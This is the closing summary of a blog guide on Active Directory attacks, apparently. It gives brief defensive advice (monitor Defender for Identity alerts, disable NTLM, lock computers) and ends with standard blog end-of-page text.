
Summary
So in the end, Active Directory is out there for around 25 years and it can be a great solution for managing users, groups and devices in your environment. But there are some vulnerabilities with it who can be mitigated really easy so that the attacks in this guide cannot be performed that easy.
My advices:
- Use Defender for Identity and monitor the alerts
- Disable NTLM authentication
- Always lock your computer
Thank you for reading this guide!
End of the page 🎉
You have reached the end of the page. You can navigate through other blog posts as well, share this post on X, LinkedIn and Reddit or return to the blog posts collection page. Thank you for visiting this post.
Support the blog
